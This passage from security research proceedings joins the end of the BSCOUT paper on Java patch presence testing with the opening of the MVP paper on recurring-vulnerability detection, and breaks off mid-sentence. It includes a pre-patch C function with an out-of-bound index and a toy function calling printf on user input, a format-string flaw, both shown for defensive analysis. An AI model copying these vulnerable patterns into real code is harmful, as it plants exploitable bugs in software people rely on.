SnoopSnitch [38] adopts a straightforward approach to perform patch presence test on native code. In its design, it enumerates all existing code commits and compilation options to prepare a large set of reference images and use the patching status of the most similar one to the testing target as the result. It is quite similar to version pining tools that are evaluated in §4.2. Obviously, this mechanism requires huge overhead in reference set preparation, bears bad scalability in testing, and is hard to tolerate code customization on the testing target.

Function-level similarity. The function-level similarity is widely used to search known buggy/vulnerable functions in a large codebase. Depending on different targets, existing work could be further divided into two classes: source code-level and binary-level. Source code-level work requires the availability of source code and usually leverage different kinds of source-level features to represent one function, such as normalized source code [29], code tokens [25, 27, 32] and parse trees [26]. This line of work differs from ours in that we do not require the source code of the test target.

Binary-level work seeks more robust features for similarity analysis. The similarity between control flow graphs is used by BinDiff [22] and BinSlayer [18] to search similar functions. Rendezvous [28] improves this technique by considering instruction mnemonics, control flow sub-graphs, and data constants. Cross-platform bug search is an appealing feature that requires to lift binary signatures to platform-independent representations. multi-MH [40] extracts high-level function semantics using the I/O behaviors at basic block level, while discovRE [43] transforms platform-dependent basic blocks into platform-independent numeric features. To improve scalability, Genius [23] converts the whole CFGs into high-level numeric feature vectors and uses graph embedding to speed up the searching process. Gemini [45] leverages neural networks to further improve the generation process of graph embedding. Centroid [19] is frequently used for calculating the similarity between Java methods. The methods mentioned above are hard to be applied to patch presence test because they extract features from the whole function rather than the patch itself, which are too coarse-grained to accurately catch the tiny changes introduced by a patch.

Version Pinning. Since patches may be applied in different versions of a library, the library version reflects patch presence status. Existing work [17, 21] collects a set of reference libraries of different versions and use similarity analysis to pinpoint a test library to the most similar one in the reference set. Specifically, OSSPolice [21] utilizes syntactic features (e.g. string constants, normalized class signatures) in a library, while LibScout [17] constructs class hierarchy profiles that are more resilient to common obfuscation techniques. Since coarse-grained features are used, existing work can differ two library versions where significant changes may occur, while works poorly to test the presence of security patches which usually introduce slight changes to the whole binary.

8 Conclusion

This paper presents BSCOUT, a tailored approach to reliably, flexibly and accurately test patch presence for Java executables. BSCOUT makes non-trivial efforts by proposing two key techniques: *cross-layer line-level correlative analysis* which utilizes feature-based line-level similarity testing to link Java source code lines to Java bytecode instructions, and *patch-derived differential analysis* which gives a reliable and precise patch presence result by calculating how many significant patch-changed lines are indeed included in the target executable. We evaluate BSCOUT with 194 CVEs from the Android framework and third-party libraries and the results show that BSCOUT is both effective and efficient. With BSCOUT, we perform an empirical study of patch application practice with 2,506 real-world Android ROMs, which reveals several interesting findings that have not been verified before and helps the community to conduct more effective efforts to fight against vulnerabilities.

Acknowledgements

We would like to thank our shepherd Martina Lindorfer and anonymous reviewers for their helpful comments. This work was supported in part by the National Natural Science Foundation of China (U1636204, U1836210, U1836213, U1736208, 61972099, 61602123, 61602121), Natural Science Foundation of Shanghai (19ZR1404800), and National Program on Key Basic Research (NO. 2015CB358800). Min Yang is the corresponding author, and a faculty of Shanghai Institute of Intelligent Electronics & Systems, Shanghai Institute for Advanced Communication and Data Science, and Engineering Research Center of CyberSecurity Auditing and Monitoring, Ministry of Education, China.

References

[1] Android fragmentation: There are now 24,000 devices from 1,300 brands. https://www.zdnet.com/article/android-fragmentation-there-are-now-24000-devices-from-1300-brands/. Accessed: 2019-08-14.

[2] Android security bulletins. https://source.android.com/security/bulletin/. Accessed: 2019-08-14.

[3] Command line tools. https://developer.android.com/studio/command-line. Accessed: 2019-08-14.

[4] Common vulnerability scoring system calculator version 2. https://nvd.nist.gov/vuln-metrics/cvss/v2-calculator. Accessed: 2019-08-14.

[5] Crf++ source code. https://github.com/taku910/crfpp. Accessed: 2019-11-08.

[6] Dalvik bytecode. https://source.android.com/devices/tech/dalvik/dalvik-bytecode. Accessed: 2019-08-14.

[7] Dexlib - android bytecode library. https://code.google.com/p/smali/. Accessed: 2019-08-14.

[8] F-droid - free and open source android app repository. https://f-droid.org/en/. Accessed: 2019-08-14.

[9] The java virtual machine specification. https://docs.oracle.com/javase/specs/jvms/se7/html/. Accessed: 2019-08-14.

[10] Libscout source code. https://github.com/reddr/LibScout. Accessed: 2019-08-14.

[11] National vulnerability database. https://nvd.nist.gov. Accessed: 2019-08-14.

[12] One-way analysis of variance. https://en.wikipedia.org/wiki/One-way_analysis_of_variance. Accessed: 2019-11-08.

[13] Osspolice source code. https://github.com/osssanitizer/osspolice. Accessed: 2019-08-14.

[14] Security patch for cve-2016-3832. https://android.googlesource.com/platform/frameworks/base/+/e7cf91a198d\e995c7440b3b64352effd2e309906. Accessed: 2019-08-14.

[15] Smali/baksmali tool. https://github.com/JesusFreke/smali. Accessed: 2019-08-14.

[16] Student's t-test. https://en.wikipedia.org/wiki/Student%27s_t-test. Accessed: 2019-11-08.

[17] M. Backes, S. Bugiel, and E. Derr. Reliable Third-Party Library Detection in Android and its Security Applications. In *CCS'16*.

[18] M. Bourquin, A. King, and E. Robbins. Binslayer: accurate comparison of binary executables. In *PPREW'13*.

[19] K. Chen, P. Liu, and Y. Zhang. Achieving accuracy and scalability simultaneously in detecting application clones on android markets. In *ICSE'14*.

[20] K. Chen, P. Wang, Y. Lee, X. Wang, N. Zhang, H. Huang, W. Zou, and P. Liu. Finding unknown malice in 10 seconds:mass vetting for new threats at the google-play scale. In *USENIX Security'15*.

[21] R. Duan, A. Bijlani, M. Xu, T. Kim, and W. Lee. Identifying Open-Source License Violation and 1-day Security Risk at Large Scale. In *CCS'17*.

[22] T. Dullien and R. Rolles. Graph-based comparison of executable objects. *SSTIC*, 5(1):3, 2005.

[23] Q. Feng, R. Zhou, C. Xu, Y. Cheng, B. Testa, and H. Yin. Scalable graph-based bug search for firmware images. In *CCS'17*.

[24] D. Gao, M. K. Reiter, and D. Song. Binhunt: Automatically finding semantic differences in binary programs. In *ICICS'08*.

[25] J. Jang, A. Agrawal, and D. Brumley. ReDeBug - Finding Unpatched Code Clones in Entire OS Distributions. In *S&P'12*.

[26] L. Jiang, G. Misherghi, Z. Su, and S. Glondu. DECKARD - Scalable and Accurate Tree-Based Detection of Code Clones. In *ICSE'07*.

[27] T. Kamiya, S. Kusumoto, and K. Inoue. CCFinder - A Multilinguistic Token-Based Code Clone Detection System for Large Scale Source Code. In *TSE'02*.

[28] W. M. Khoo, A. Mycroft, and R. J. Anderson. Rendezvous - a search engine for binary code. In *MSR'13*.

[29] S. Kim, S. Woo, H. Lee, and H. Oh. VUDDY - A Scalable Approach for Vulnerable Code Clone Discovery. In *S&P'17*.

[30] J. Lafferty, A. McCallum, and F. C. Pereira. Conditional random fields: Probabilistic models for segmenting and labeling sequence data. 2001.

[31] F. Li and V. Paxson. A large-scale empirical study of security patches. In *CCS'17*.

[32] Z. Li, S. Lu, S. Myagmar, and Y. Zhou. CP-Miner: Finding copy-paste and related bugs in large-scale software code. In *TSE'06*.

[33] Z. Li, D. Zou, S. Xu, H. Jin, H. Qi, and J. Hu. Vulpecker: an automated vulnerability detection system based on code similarity analysis. In *ACSAC'16*.

[34] Z. Li, D. Zou, S. Xu, X. Ou, H. Jin, S. Wang, Z. Deng, and Y. Zhong. VulDeePecker: A Deep Learning-Based System for Vulnerability Detection. In *NDSS'18*.

[35] D. MacKenzie, P. Eggert, and R. Stallman. Comparing and merging files with gnu diff and patch. *Network Theory Ltd*, 4, 2002.

[36] E. W. Myers. An o(nd) difference algorithm and its variations. *Algorithmica*, 1986.

[37] N. Nguyen and Y. Guo. Comparisons of sequence labeling algorithms and extensions. In *ICML'07*.

[38] K. Nohl and J. Lell. Mind the Gap: Uncovering the Android Patch Gap Through Binary-Only Patch Level Analysis. In *Hitbsecconf'2018*.

[39] R. Pawlak, M. Monperrus, N. Petitprez, C. Noguera, and L. Seinturier. Spoon: A Library for Implementing Analyses and Transformations of Java Source Code. *Software: Practice and Experience*, 2015.

[40] J. Pewny, B. Garmany, R. Gawlik, C. Rossow, and T. Holz. Cross-architecture bug search in binary executables. In *S&P'15*.

[41] J. Ratcliff and D. Metzener. Ratcliff-obershelp pattern recognition. *Dictionary of Algorithms and Data Structures*, 1998.

[42] H. Sajnani, V. Saini, J. Svajlenko, C. K. Roy, and C. V. Lopes. SourcererCC - scaling code clone detection to big-code. In *ICSE'16*.

[43] E. Sebastian, Y. Khaled, and G. Elmar. discovre: Efficient cross-architecture identification of bugs in binary code. In *NDSS'16*.

[44] P.-N. Tan et al. *Introduction to data mining*. Pearson Education India, 2006.

[45] X. Xu, C. Liu, Q. Feng, H. Yin, L. Song, and D. Song. Neural Network-based Graph Embedding for Cross-Platform Binary Code Similarity Detection. In *CCS'17*.

[46] H. Zhang and Z. Qian. Precise and accurate patch presence test for binaries. In *USENIX Security'18*.

A CVE Datasets

To evaluate the effectiveness of BSCOUT, we construct two CVE datasets. The first consists of 150 Android framework vulnerabilities collected from Android Security Bulletin spanning from August 2015 to July 2019. Table 9 gives an overview about these CVEs. The second CVE dataset has 44 vulnerabilities from 23 popular Java libraries, as shown in Table 10.

Table 9: Overview of Android Framework CVE Dataset.

Android Version	# of Affected CVEs
Android 4.*	40
Android 5.*	69
Android 6.*	95
Android 7.*	92
Android 8.*	50
Android 9.*	26
Total	150[1]

[1] Note that a CVE may affect multiple Android versions.

Table 10: Overview of Third-party Library CVE Dataset.

Library	CVE
jsoup	CVE-2015-6748
junrar	CVE-2018-12418
okhttp	CVE-2016-2402
smack	CVE-2016-10027
androidsvg	CVE-2017-1000498
google-guava	CVE-2018-10237
apache-httpclient	CVE-2013-4366
apache-jackrabbit-webdav	CVE-2016-6801
apache-commons-collections	CVE-2015-6420
apache-commons-compress	CVE-2018-1324, CVE-2018-11771
apache-commons-fileupload	CVE-2016-1000031, CVE-2016-3092 CVE-2014-0050
spring-web	CVE-2013-6429
lz4-java	CVE-2014-4715
batik-all	CVE-2018-8013, CVE-2017-5662 CVE-2015-0250
plexus-utils	CVE-2017-1000487
netty-codec-http	CVE-2015-2156, CVE-2014-0193
groovy-all	CVE-2016-6814, CVE-2015-3253
xalan-java	CVE-2014-0107
pdfbox	CVE-2016-2175
dom4j	CVE-2018-1000632
antisamy	CVE-2017-14735, CVE-2016-10006
jackson-databind	CVE-2017-7525, CVE-2017-15095 CVE-2017-17485, CVE-2018-7489
bcprov-jdk15on	CVE-2018-1000180, CVE-2016-1000352 CVE-2016-1000340, CVE-2016-1000345 CVE-2016-1000346, CVE-2016-1000341 CVE-2016-1000343, CVE-2016-1000342 CVE-2016-1000339, CVE-2015-7940 CVE-2016-1000338,

Patch Characteristics. Different to FIBER [46] which uses small and localized changes in the patch to generate binary-level signatures for patch presence test, our work advocates using the whole patch for testing. Specifically, we design *patch-derived differential analysis* to analyze the

whole patch and extract features for further test. For the whole CVE dataset, we analyze their patches and present the results in Table 11. From this table, we can find BSCOUT utilizes 16.64 features in patch presence test for each CVE on average. Besides, line addition/deletion/modification are common in patches, rendering the need to leverage both pre-patch and post-patch source code for patch presence test. Meanwhile, we also find each patch has 12.14 out-of-method lines on average. Since these lines make limited contributions in fixing a vulnerability, it is necessary to recognize these lines and exclude them from the scope of patch presence test.

Table 11: Patch Characteristics for the Whole CVE Dataset (194 CVEs).

Category	Maximum	Average
# of Modified File	10	2.03
# of Modified Method	77	3.10
# of Extracted Features	117	16.64
# of In-method Addition Lines	1443	31.15
# of In-method Deletion Lines	138	11.11
# of In-method Modification Lines	14	1.24
# of Out-method Lines	806	12.14

MVP: Detecting Vulnerabilities using Patch-Enhanced Vulnerability Signatures

Yang Xiao[1,2], *Bihuan Chen*[3*], *Chendong Yu*[1,2], *Zhengzi Xu*[4], *Zimu Yuan*[1,2], *Feng Li*[1,2], *Binghong Liu*[1,2], *Yang Liu*[4], *Wei Huo*[1,2*], *Wei Zou*[1,2], *Wenchang Shi*[5]
[1]*Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China*
[2]*School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China*
[3]*School of Computer Science and Shanghai Key Laboratory of Data Science, Fudan University, China*
[4]*School of Computer Science and Engineering, Nanyang Technological University, Singapore*
[5]*Renmin University of China, Beijing, China*

Abstract

Recurring vulnerabilities widely exist and remain undetected in real-world systems, which are often resulted from reused code base or shared code logic. However, the potentially small differences between vulnerable functions and their patched functions as well as the possibly large differences between vulnerable functions and target functions to be detected bring challenges to clone-based and function matching-based approaches to identify these recurring vulnerabilities, i.e., causing high false positives and false negatives.

In this paper, we propose a novel approach to detect recurring vulnerabilities with low false positives and low false negatives. We first use our novel program slicing to extract vulnerability and patch signatures from vulnerable function and its patched function at syntactic and semantic levels. Then a target function is identified as potentially vulnerable if it matches the vulnerability signature but does not match the patch signature. We implement our approach in a tool named MVP. Our evaluation on ten open-source systems has shown that, i) MVP significantly outperformed state-of-the-art clone-based and function matching-based recurring vulnerability detection approaches; ii) MVP detected recurring vulnerabilities that cannot be detected by general-purpose vulnerability detection approaches, i.e., two learning-based approaches and two commercial tools; and iii) MVP has detected 97 new vulnerabilities with 23 CVE identifiers assigned.

1 Introduction

Vulnerabilities can be exploited to attack software systems, threatening system security. Therefore, it is vital to detect and patch vulnerabilities in software systems as early as possible. Various techniques have been developed to detect vulnerabilities, e.g., static analysis (e.g., [17, 45, 61, 62, 75]), fuzzing (e.g., [9, 11, 39, 52, 63, 64, 67, 69, 70]), symbolic execution (e.g., [6, 10, 24, 60]) or manual auditing. Several advances have also been made to automatically patch vulnerabilities for the purpose of reducing patch deployment delays (e.g., [13, 15, 25, 47, 73]).

Due to reusing code base or sharing code logic (e.g., similar processing logic for similar objects in their different usages) in software systems, recurring vulnerabilities which share the similar characteristics with each other widely exist but remain undetected in real-world programs [46, 50, 75]. Therefore, recurring vulnerability detection has gained wide popularity, especially with the increased availability of vulnerabilities. The scope of this paper is to detect recurring vulnerabilities; i.e., given a vulnerability that behaves in a very specific way in a program, we detect whether other programs may have this specific behavior. Differently, general-purpose vulnerability detection techniques (e.g., [1, 2, 41, 44, 77]) leverage the general behaviors of a large fraction of vulnerabilities to find specific instances of these general behaviors in programs.

Existing Approaches. A general idea to detect recurring vulnerabilities is to match the source code of a target system with known vulnerabilities; and various approaches have been proposed (e.g., [28, 34, 38, 40, 41, 50, 56, 65, 77, 78]). Existing approaches can be classified into clone-based and function matching-based approaches.

Clone-based approaches (e.g., [28, 34, 38, 50, 78]) consider the recurring vulnerability detection problem as a code clone detection problem; i.e., they extract token- or syntax-level signature from a known vulnerability, and identify code clones to the signature as potentially vulnerable. Function matching-based approaches (e.g., [56, 65]) directly use vulnerable functions in a known vulnerability as the signature and detect code clones to those vulnerable functions. They do not consider any vulnerability characteristics as they are not designed particularly for recurring vulnerability detection.

However, due to the nature of clone detection and no consideration of how a vulnerability is fixed, clone-based and function matching-based approaches fail to differentiate the potentially small differences between vulnerable function and patched function, causing high false positives. Moreover,

* Bihuan Chen and Wei Huo are the corresponding authors.

these approaches fail to detect recurring vulnerabilities whose vulnerable functions have large code differences from those of the known vulnerability due to their imprecise vulnerability signature or pattern, leading to high false negatives.

Challenges. In summary, there are two main challenges in detecting recurring vulnerabilities with both low false positives and low false negatives. The first challenge is how to distinguish already patched vulnerabilities to reduce false positives. The second challenge is how to precisely generate the signature of a known vulnerability to reduce both false positives and false negatives.

Our Approach. To address the two challenges, we propose a novel recurring vulnerability detection approach, named MVP (**M**atching **V**ulnerabilities with **P**atches). Specifically, to address the first challenge, we not only generate a vulnerability signature but also a patch signature to capture how a vulnerability is caused and fixed. We leverage the vulnerability signature to search for potentially vulnerable functions, and use the patch signature to distinguish whether they are already patched or not. To address the second challenge, we propose a novel slicing method to extract only vulnerability-related and patch-related statements to generate vulnerability and patch signatures at both syntactic level and semantic level. Besides, we apply statement abstraction and entropy-based statement selection to further improve the accuracy of MVP.

Evaluation. We have implemented MVP, and evaluated it on ten open-source systems with 25,377 security patches. We compared MVP with two state-of-the-art, most closely related clone-based approaches (ReDeBug [28] and VUUDY [34]). The results indicate that MVP outperformed ReDeBug and VUUDY by improving precision by 74.5% and 75.6% and recall by 42.4% and 65.8%. MVP discovered 97 new vulnerabilities with 23 CVE identifiers assigned. We also compared MVP with function matching-based approaches (SourcererCC [56] and CCAligner [65]). The results show that MVP outperformed SourcererCC and CCAligner by improving precision by 83.1% and 83.3% and recall by 22.5% and 30.6%

Besides, we compared MVP with the-state-of-art learning-based approaches (VulDeePecker [41] and Devign [77]) and commercial tools (Coverity [2] and Checkmarx [1]) to demonstrate the incapability of such general-purpose vulnerability detection techniques in detecting recurring vulnerabilities.

Contribution. The main contributions of our work are:

- We proposed and implemented a novel recurring vulnerability detection approach by leveraging vulnerability and patch signatures through our novel slicing technique.
- We conducted intensive evaluation to compare MVP with four categories of state-of-the-art approaches. MVP significantly outperformed them in accuracy.
- We found 97 new vulnerabilities in ten open-source systems with 23 CVE identifiers assigned.

2 Motivation

2.1 Problems

We investigate the similarity among vulnerable function (V), patched function (P) and target function (T) to illustrate the problems of existing approaches. P is the result of applying a security patch on V; and T is a vulnerable function in a target system under detection. We use $Sim(f_1, f_2)$ to denote the similarity score between function f_1 and f_2.

We used 34,019 pairs of vulnerable functions and their corresponding patched functions in 25,377 security patches in ten projects (used in our evaluation), and used SourcererCC [56] to measure the similarity score of each pair. The results show that $Sim(V,P)$ is above 70% for 91.3% of pairs. Therefore, code differences between vulnerable and patched functions are small in most vulnerabilities. As a result, clone-based approaches may detect patched function as vulnerable because they take only vulnerable function as the signature (without taking patched function into consideration). Function matching-based approaches identify patched function as vulnerable if $Sim(V,P)$ is larger than its default similarity threshold (e.g., 70% for SourcererCC [56] and 60% for CCAligner [65]). In a word, when $Sim(V,P)$ is large, existing approaches can introduce high false positives.

On the other hand, if $Sim(V,T)$ is small, existing approaches cannot detect T. In fact, in all the truly vulnerable functions detected in our evaluation, 35.1% of them have a $Sim(V,T)$ of lower than 70% and existing approaches miss most of them (see Table 3). Specifically, clone-based approaches take a whole vulnerable function as the signature, thus it is more likely to miss T whose $Sim(V,T)$ is small. Function matching-based approaches cannot detect T as vulnerable if $Sim(V,T)$ is smaller than their default similarity threshold (e.g., 70% for SourcererCC [56] and 60% for CCAligner [65]). In summary, when $Sim(V,T)$ is small, existing approaches may introduce high false negatives.

2.2 A Motivating Example

To illustrate the limitation of existing approaches and to motivate the idea of MVP, we use a vulnerability in Qcacld-2.0 as a running example. Qcacld-2.0 is an open-source driver for Qualcomm WLAN, which is widely used in Android phones. Fig. 1 shows a patch of Qcacld-2.0, which fixes an out-of-bound access vulnerability in function `WDA_TxPacket`. The patch adds a sanitizing check for the local variable `vdev_id` at Line 18–22, which is used as an index to access the array `wma_handle->interfaces` in Line 28.

Clone-based Approach. For example, ReDeBug [28] uses pure syntax-level matching to find recurring vulnerabilities. Given a patch, ReDeBug takes lines prefixed by a "-" and context information (lines with no prefix) as vulnerable signature while removing blank lines, braces and comments. If

```
1 diff --git a/CORE/SERVICES/WMA/wma.c b/CORE/SERVICES/
      WMA/wma.c
2 index 0cb2ab8bd..cac414969 100644
3 --- a/CORE/SERVICES/WMA/wma.c
4 +++ b/CORE/SERVICES/WMA/wma.c
5 bool WDA_TxPacket(void *wma_context, void *tx_frame,
      eFrameType frmType, tpPESession psessionEntry) {
6     tp_wma_handle wma_handle = (tp_wma_handle)(
      wma_context);
7     int32_t is_high_latency;
8     u_int8_t downld_comp_required = 0;
9     tpAniSirGlobal pMac;
10    ol_txrx_vdev_handle txrx_vdev;
11    u_int8_t vdev_id = psessionEntry->smeSessionId;
12
13    if (NULL == wma_handle) {
14        printf("wma_handle is NULL\n");
15        return false;
16    }
17
18+   if (vdev_id >= wma_handle->max_bssid) {
19+       printf("Invalid vdev_id %u\n", vdev_id);
20+       return false;
21+   }
22+
23    pMac = (tpAniSirGlobal)vos_get_context(
      VOS_MOD_ID_PE, wma_context->vos_context);
24    if(!pMac) return false;
25    if (frmType >= HAL_TXRX_FRM_MAX) return false;
26    if (!((frmType == HAL_TXRX_FRM_802_11_MGMT) || (
      frmType == HAL_TXRX_FRM_802_11_DATA)))
27        return false;
28    txrx_vdev = wma_handle->interfaces[vdev_id].handle
      ;
29    if(!txrx_vdev) return false;
30    if (frmType == HAL_TXRX_FRM_802_11_DATA) {
31        adf_nbuf_t skb = (adf_nbuf_t)tx_frame;
32        adf_nbuf_t ret = ol_tx_non_std(txrx_vdev,
      ol_tx_spec_no_free, skb);
33        if (ret) { // do something }
34        is_high_latency = wdi_out_cfg_is_high_latency(
      txrx_vdev->pdev->ctrl_pdev);
35        downld_comp_required = is_high_latency &&
      tx_frm_ota_comp_cb;
36    }
37    if(downld_comp_required) { // do something }
38    return true;
39 error:
40    return false;
41 }
```

Figure 1: Patch for an Out-of-Bound Access Vulnerability

the signature is found in the target function, the target function will be identified as vulnerable. In Fig. 1, ReDeBug uses nearby 3 (by default) lines before and after the patch (Line 15–17 and Line 23–25) to generate the vulnerability signature. However, since in the patched function, Line 20–22 and Line 23–25 happen to have the same syntax as the vulnerability signature, ReDeBug mistakenly detects the patched function as vulnerable.

MVP. In Fig. 1, the root cause of vulnerability is that there is a missing check for the local variable `vdev_id`, which is used as an index to access an array later at Line 28. MVP builds data flow of the local variable `vdev_id` as the semantic signature. With the help of it, it can detect semantic-equivalent vulnerabilities whose syntax is slightly changed. The detailed signature extraction process will be discussed in § 3.2.




Figure 2: Overview of Our Approach (rounded rectangles represent inputs (green), intermediate results (yellow), and final outputs (red), and rectangles represent sub-steps in MVP)

3 Methodology

Fig. 2 shows the overview of MVP, which contains three steps. The *Extracting Function Signature* step (§ 3.2) takes a target system as an input, and generates a signature for each function in the target system. The *Extracting Vulnerability and Patch Signatures* step (§ 3.3) takes a security patch as an input, and generates a vulnerability signature and a patch signature to reflect a vulnerability from the perspective of how it is caused and how it is fixed. The final *Detecting Vulnerability* step (§ 3.4) determines whether each function in the target system is potentially vulnerable by matching its signature with the vulnerability and patch signatures.

3.1 Definition

This section introduces the key definitions used in our approach. We first define the function signature as follows.

Definition 3.1 (Function Signature)**.** Given a C/C++ function f, we define its signature as a tuple (f_{syn}, f_{sem}), where f_{syn} is a set of the hash values of all statements in the function; f_{sem} is a set of 3-tuple $(h_1, h_2, type)$ such that h_1 and h_2 denote hash values of two statements (i.e., $h_1, h_2 \in f_{syn}$), and $type \in \{data, control\}$ denotes the statement whose hash value is h_1 has a data or control dependency on the statement whose hash value is h_2.

f_{syn} captures the statements of a target function as the syntactic signature. f_{sem} captures data and control dependencies among statements in the function as semantic signature. They are providing complementary information of a function to help to improve the matching accuracy.

In the remaining of this paper, we assume that each vulnerability is within one function. We use (f_v, p_v) to denote the pair of a vulnerable function f_v and the patched function p_v after fixing the vulnerability in f_v.

Definition 3.2 (Function Patch)**.** Given a pair of functions (f_v, p_v), the function patch P_v consists of one or more hunks. A hunk is a basic unit in patch, which consists of context lines,

deleted lines and/or added lines. Deleted lines are lines in the f_v but missing from p_v, while added lines are lines missing in f_v but present in p_v. The first and last 3 lines in a hunk and lines between deleted and/or added lines are context lines.

Given a function pair (f_v, p_v) and the patch P_v, we further define S_{del} as the statements in the f_v but missing from p_v, S_{add} as the statements missing in f_v but present in p_v, S_{vul} as all statements in f_v, S_{pat} as all statements in p_v.

3.2 Extracting Function Signature

We extract f_{syn} and f_{sem} for each function f in three steps as explained in the next three subsections respectively.

3.2.1 Parsing and Analyzing Function

Given the source code of a target system as the input, we first apply a robust parser Joern [74] to parse the code and generate a code property graph which merges abstract syntax tree, control flow graph and program dependence graph into a joint data structure. From the code property graph, we first obtain all the functions in the target system, and then for each function, we generate its abstract syntax tree (AST) and program dependence graph (PDG).

3.2.2 Abstracting and Normalizing Function

As developers may reuse code snippets with renamed parameters/variables, we first perform abstraction to each function before extracting the signature to avoid false negatives. Specifically, we identify formal parameters, local variables and string literals from the AST of a function, and replace every occurrence of formal parameters, local variables and string literals respectively with a normalized symbol `PARAM`, `VARIABLE` and `STRING`, respectively.

There is an exception for format strings in our abstraction; i.e., instead of replacing a format string with `STRING`, we only reserve format specifiers, following the prototype `%[flags][width][.precision][length]specifier` [3], in a format string. The reason is that several types of vulnerabilities are related to format specifiers, such as format string vulnerability and stack-based buffer overflow vulnerability. For example, the patch of a stack-based buffer overflow vulnerability CVE-2018-7186 [5] just changed the format string "`protos=%s`" to "`protos=%490s`". We abstract these two string formats to "`%s`" and "`%490s`" respectively.

After abstraction, we apply normalization to each statement in the function body via removing all comments, braces, tabs, and white spaces. In this way, our approach becomes tolerant to changes to code formatting or comments.

3.2.3 Generating Function Signature

To generate the function signature, we first apply a hash function on each abstracted and normalized statement to compute a hash value. The syntactic signature of a function, f_{syn}, is thus represented as the set of computed hash values of statements.

(a) Original Function Code

```
1 int count_character(char str[], char target) {
2   printf("The input string is:");
3   printf(str);
4   unsigned int i, num = 0;
5   for (i = 0; i < strlen(str); i++)
6     if (str[i] == target)
7       num += 1;
8   printf("\nTotal count of %c is %d\n", target, num);
9   return num;
10 }
```

(b) Abstracted Function Code

```
1 int count_character(char PARAM[], char PARAM) {
2   printf(STRING);
3   printf(PARAM);
4   unsigned int VARIABLE, VARIABLE = 0;
5   for (VARIABLE = 0; VARIABLE < strlen(PARAM);
      VARIABLE++)
6     if (PARAM[VARIABLE] == PARAM)
7       VARIABLE += 1;
8   printf("%c%d", PARAM, VARIABLE);
9   return VARIABLE;
10 }
```

(c) Normalized Function Code

```
1 printf(STRING);
2 printf(PARAM);
3 unsignedintVARIABLE,VARIABLE=0;
4 for(VARIABLE=0;VARIABLE<strlen(PARAM);VARIABLE++)
5 if(PARAM[VARIABLE]==PARAM)
6 VARIABLE+=1;
7 printf("%c%d",PARAM,VARIABLE);
8 return VARIABLE;
```

(d) Function Signature

```
1 [b603b5274b77a7e0343a2cee1a2bf153 (b603b5),
2  19663da837da5adf57815a71e8c43cc8 (19663d),
3  22d46299807c89d38e4b7c4a71aa4261 (22d462),
4  c8f314bf9eb06b41c2cffc558ab3488d (c8f314),
5  ce48ce953b21675299199dd00dc54ac1 (ce48ce),
6  c6b080f731106c91040b8ca37a772ec8 (c6b080),
7  4e4aab522d85d757afcbd2b05ce64041 (4e4aab),
8  cdaad6b9d8591ad71d3475ebe23a60d3 (cdaad6)]
9
10 [(22d462, c6b080, data), (22d462, 4e4aab, data),
11  (22d462, cdaad6, data), (c6b080, 4e4aab, data),
12  (c6b080, cdaad6, data), (c8f314, ce48ce, data),
13  (c8f314, ce48ce, control), (ce48ce, c6b080, control)]
```

Figure 3: An Example of Extracting Function Signature

Then, we extract data or control dependencies between two statements from the PDG of a function. Each dependency is denoted as a 3-tuple $(h_1, h_2, type)$, where h_1 and h_2 denote hash values of two statements (i.e., $h_1, h_2 \in f_{syn}$), and $type \in \{data, control\}$ denotes the statement whose hash value is h_1 has a data or control dependency on the statement whose hash value is h_2. The semantic signature of a function, denoted as f_{sem}, is thus represented as a set of extracted dependencies. Our abstraction and normalization could lose some information and lead to false positive in matching results. However, taking semantic information (i.e., control or data dependency between statements) into consideration can make up for the deficiency of abstraction and normalization.

Given the function code in Fig. 3(a), Fig. 3(b) is the result after our abstraction, where two formal parameters `str` and `target` are replaced with `PARAM`, two variables `i` and `num` are replaced with `VARIABLE`, and the string literal at Line 2

is replaced with `STRING`, while the string literal at Line 8 is replaced with `%c%d` because it is a format string. Fig. 3(c) is the result of our normalization on Fig. 3(b). Finally, Fig. 3(d) gives the function signature, where Line 1–8 reports f_{syn} (i.e., Line 1 to 8 is the hash value of the statement at Line 1 to 8 in Fig. 3(c)) and Line 10–13 reports f_{sem}.

3.3 Extracting Vulnerability and Patch Signatures

Given a pair of functions (f_v, p_v), and its patch P_v, this section explains how to generate the signatures to capture the key statements related to vulnerability rather than include all the statements in f and p. In this way, we have small but accurate signatures for effective matching.

3.3.1 Identifying Code Changes

We first identify the changed files by parsing the header of a security patch (i.e., the diff file), and record the commits from which the vulnerable and patched versions of the changed files are obtained. Then, to identify the changed functions, we locate the deleted and added statements and their line numbers by parsing the diff file, and get all functions and their start and end line numbers in the vulnerable and patched versions of the changed files. As mentioned in Definition 3.2, there are context lines, deleted lines and/or added lines in a patch. If a statement includes one or more deleted (resp. added) lines, we regard the statement as deleted (resp. added) statement. Therefore, a partly modified statement is a deleted statement, an added statement, or a deleted statement and an added statement. By checking whether the line numbers of deleted (or added) statements are in the range of the start and end line number of a function in the vulnerable (or patched) version of the changed files, we identify all changed functions; and for each of them, we also extract S_{del} and S_{add}, S_{vul} and S_{pat}.

For example, as shown by the header in Fig. 1, the only changed file is `wma.c`, and its vulnerable and patched version can be obtained from commit `0cb2ab8bd` and `cac414969`. The line numbers of the three added statements are in the range of the start and end line number of the function `WDA_TxPacket`; and there is no deleted statement. Therefore, `WDA_TxPacket` is the only changed function in this patch.

3.3.2 Computing Slices to Changed Code

Neither the changed statements alone (i.e., S_{del} and S_{add}) nor all the statements in changed functions (i.e., S_{vul} and S_{pat}) can precisely capture how a vulnerability is caused and fixed. S_{del} and S_{add} may miss some statements that are relevant to a vulnerability through data or control dependencies; and S_{vul} and S_{pat} may include noisy statements that are not related to a vulnerability. Intuitively, slicing techniques [59] can be used to include relevant statements and exclude irrelevant statements; i.e., we can perform forward and backward slicing on the PDG

```
